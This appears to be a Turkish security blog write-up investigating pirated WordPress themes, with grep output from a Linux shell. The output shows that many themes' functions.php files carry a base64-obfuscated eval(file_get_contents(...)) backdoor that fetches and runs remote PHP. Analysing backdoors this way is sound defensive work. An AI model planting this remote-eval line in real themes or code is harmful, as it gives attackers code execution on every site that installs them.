Boxoffice.zip                     flask.1.0.2.zip                   Lantern.zip                       Pegasus.zip                       silvia.1.0.7.zip                  template_3498.zip                 Yegor.zip
briar.1.1.8.zip                   flat.1.7.6.zip                    Larisa.zip                        Pelican.zip                       simple-east.1.4.zip               template_3499.zip                 yestube.zip
brovy.1.0.4.zip                   flaton.zip                        layout-builder.1.6.zip            pencil.1.0.5.zip                  simple-melody.1.0.7.zip           template_3505.zip                 Yorkshire.zip
build-lite.1.6.zip                flattube.zip                      lectura-lite.1.0.3.zip            perth.1.04.zip                    simply-pure.1.1.5.zip             template_3506.zip                 Yosaga.zip
buildpress.zip                    fluid-baseline-grid.0.95.zip      leo.1.0.7.zip                     Petra.zip                         simtiful.1.0.5.zip                the-monday.1.0.9.zip              youliz.zip
bulan.1.0.7.zip                   fmedicine.1.0.5.zip               Lexicon_2.zip                     philips.1.0.2.zip                 Siren.zip                         the-next.1.0.8.zip                youporn2.zip
burgry.zip                        fotography.1.1.2.zip              Lexicon.zip                       phosphor.2.0.3.zip                siteorigin-north.1.1.zip          thepriority.1.1.6.zip             youporn.zip
burningcamel.zip                  foxeed-lite.1.0.3.zip             libre.1.0.3.zip                   photo-perfect.1.2.zip             skt-befit.2.0.zip                 theshop.1.06.zip                  Zenith.zip
business-elite.1.1.4.zip          fphotography.1.0.6.zip            libretto.1.0.2.zip                Picasso.zip                       skt-cutsnstyle-lite.1.6.zip       the-wp.0.0.8.zip                  Zenshop.zip
business-group-vss.1.0.13.zip     fportfolio.1.0.9.zip              lightning-monkey.1.3.zip          Pilgrim.zip                       skt-girlie-lite.1.3.zip           three.1.3.7.zip                   Zerafin.zip
businesso.1.4.zip                 freedom.1.0.9.zip                 likeawiki.0.9.zip                 pinboard.1.1.12.zip               skt-hotel-lite.1.6.zip            Tiara.zip                         zeroerror-lite.1.4.zip
business-world.1.1.4.zip          Frontier.zip                      Lines.zip                         plain-blog.1.8.zip                skt-launch.1.3.zip                Tiberion.zip                      Zoren.zip
business-world.1.1.6.zip          FUZE.zip                          listify.zip                       planar-lite.1.0.8.zip             skt-spa.1.7.zip                   Torres.zip                        Zylyz.zip
root@ubuntu:~/temalar#
```


Temaları hızlıca paketinden çıkardıktan sonra arka kapı tespitine yönelik eval gibi belli başlı anahtar kelimeleri bu dosyalar üzerinde aradığımda, çok geçmeden tüm temaların functions.php dosyasında yer alıp base64 ile gizlenmiş bir karakter dizisi dikkatimi çekti.

```
root@ubuntu:~/temalar# grep -R eval *
18porn/18porn/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
18porn/18porn/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18porn/18porn/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18porn/18porn/timthumb.php:                    header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
18porn/18porn/timthumb.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18porn/18porn/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
18porn/18porn/FT/inc/lessc.php:                    return $this->evaluate($value);
18porn/18porn/FT/inc/lessc.php: // evaluate an expression
18porn/18porn/FT/inc/lessc.php: protected function evaluate($exp) {
18porn/18porn/FT/inc/lessc.php:                    if ($rval == 0) $this->throwError("evaluate error: can't divide by zero");
18porn/18porn/FT/inc/lessc.php:                    $this->throwError('evaluate error: color op number failed on op '.$op);
18porn/18porn/FT/inc/lessc.php:  * operators because it must evaluate to a single value and thus is less
18porn/18porn/FT/inc/lessc.php:  *     property2: (10 -5); // should evaluate to 5
18tube/18tube/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
18tube/18tube/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18tube/18tube/timthumb.php:                    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18tube/18tube/timthumb.php:                    header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
18tube/18tube/timthumb.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
18tube/18tube/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
18tube/18tube/FT/inc/lessc.php:                    return $this->evaluate($value);
18tube/18tube/FT/inc/lessc.php: // evaluate an expression
18tube/18tube/FT/inc/lessc.php: protected function evaluate($exp) {
18tube/18tube/FT/inc/lessc.php:                    if ($rval == 0) $this->throwError("evaluate error: can't divide by zero");
18tube/18tube/FT/inc/lessc.php:                    $this->throwError('evaluate error: color op number failed on op '.$op);
18tube/18tube/FT/inc/lessc.php:  * operators because it must evaluate to a single value and thus is less
18tube/18tube/FT/inc/lessc.php:  *     property2: (10 -5); // should evaluate to 5
90s-retro.1.3.5/90s-retro/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
abdulo/abdulo/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
            header('Cache-Control: max-age=' . BROWSER_CACHE_MAX_AGE . ', must-revalidate');
abdulo/abdulo/timthumb.php:            header ('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
abdulo/abdulo/FT/inc/lessc.php: * evaluation context, such as all available mixins and variables at any given
^C
root@ubuntu:~/temalar#
```


```
root@ubuntu:~/temalar# grep -R aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ *
18porn/18porn/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
18tube/18tube/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
90s-retro.1.3.5/90s-retro/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
abdulo/abdulo/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
accelerate/accelerate/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
accesspress-root.1.22/accesspress-root/functions.php:   eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
accesspress-store.1.1.8/accesspress-store/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
acmeblog.1.1.7/acmeblog/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Activello/Activello-master/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
adamos.2.8/adamos/functions.php:       eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
adulttema/adulttema/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
adulttheme/adulttheme/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
adventurous.1.8.3/adventurous/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
afford.1.0.1.2/afford/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
afia.1.2.3/afia/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
afterlight.1.0.2/afterlight/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aglee-lite.1.0.10/aglee-lite/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Ajaxify/Ajaxify/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
alchem.1.1.4/alchem/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aliexpress/aliexpress/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
allegiant.1.0.8/allegiant/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
amax/amax/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
amethyst.1.1.0/amethyst/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
ampland/ampland/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
ample.1.0.2/ample/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
anaglyph-lite.1.3/anaglyph-lite/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aperture.1.1.7/aperture/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
appointment-blue.1.1.1/appointment-blue/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
appointment-green.1.0.2/appointment-green/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
appointment-red.1.1.1/appointment-red/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aqueduct.1.5.6/aqueduct/functions.php:  eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
arcade-basic.1.0.6/arcade-basic/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
arenatube/arenatube/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
arise.1.1.8/arise/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Arkham/Arkham/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aron.1.0.7/aron/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
arora.1.2/arora/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
ascent/ascent/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
athena.1.0.7/athena/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
auberge/auberge/functions.php:         eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
automotive/automotive/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
automotive2/automotive2/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
AutoRepairShop/AutoRepairShop - Car Mechanic Shop WordPress theme Free Download/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Avenue/Avenue/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
aviator.1.0/aviator/functions.php:       eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
avis-lite.1.0.3/avis-lite/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
awesomeone.1.2.6/awesomeone/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
awptube/awp/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
azeria.1.1.0/azeria/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
badjohnny.1.01/badjohnny/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
bakery/bakery/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Balena/Balena/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
bbird-under.1.0.4/bbird-under/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
beat-mix-lite.1.0.7/beat-mix-lite/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
bhost.1.2.7/bhost/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Binary/Binary/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
biography.1.0.6/biography/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
birthday-gift.1.0.2/birthday-gift/functions.php:       eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
biscayalite.2.1.1/biscayalite/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
Bistro/Bistro/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
blacktube/blacktube/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
blask.1.0.4/blask/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
bloga.1.0.6/bloga/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
blogmaster.1.0.4/blogmaster/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
blogr.1.1.1/blogr/functions.php:eval(@file_get_contents(base64_decode("aHR0cDovL3dwLmNvbS5Oci93ei5OeHQ="));
^C
root@ubuntu:~/temalar#
```

Bu karakter dizisini Google arama motorunda arattığımda ise temaları hem güvenlik hem de kod kalitesi amacıyla denetleyen oldukça faydalı bir site (http://themecheck.info/) ile karşılaştım. Bu karakter dizisine konu olan ve indirdiğim temalar arasında da yer alan bir temada ciddi anlamda şüpheli olan kod parçaları olduğu bu sitenin denetimi sonucunda hemen göze çarpıyordu.

